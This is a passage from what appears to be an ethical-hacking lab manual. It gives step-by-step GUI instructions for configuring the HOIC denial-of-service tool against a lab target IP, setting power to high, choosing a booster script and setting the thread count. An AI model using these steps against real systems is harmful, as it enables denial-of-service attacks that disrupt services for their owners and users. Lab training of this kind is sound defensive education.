
Note: If an **Open File - Security Warning** pop-up appears, click **Run**.




- The **HOIC** GUI main window appears; click the “+” button below the **TARGETS** section.



- The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.1.13 [Parrot Security]**) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list, and click **Add**.




- Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.

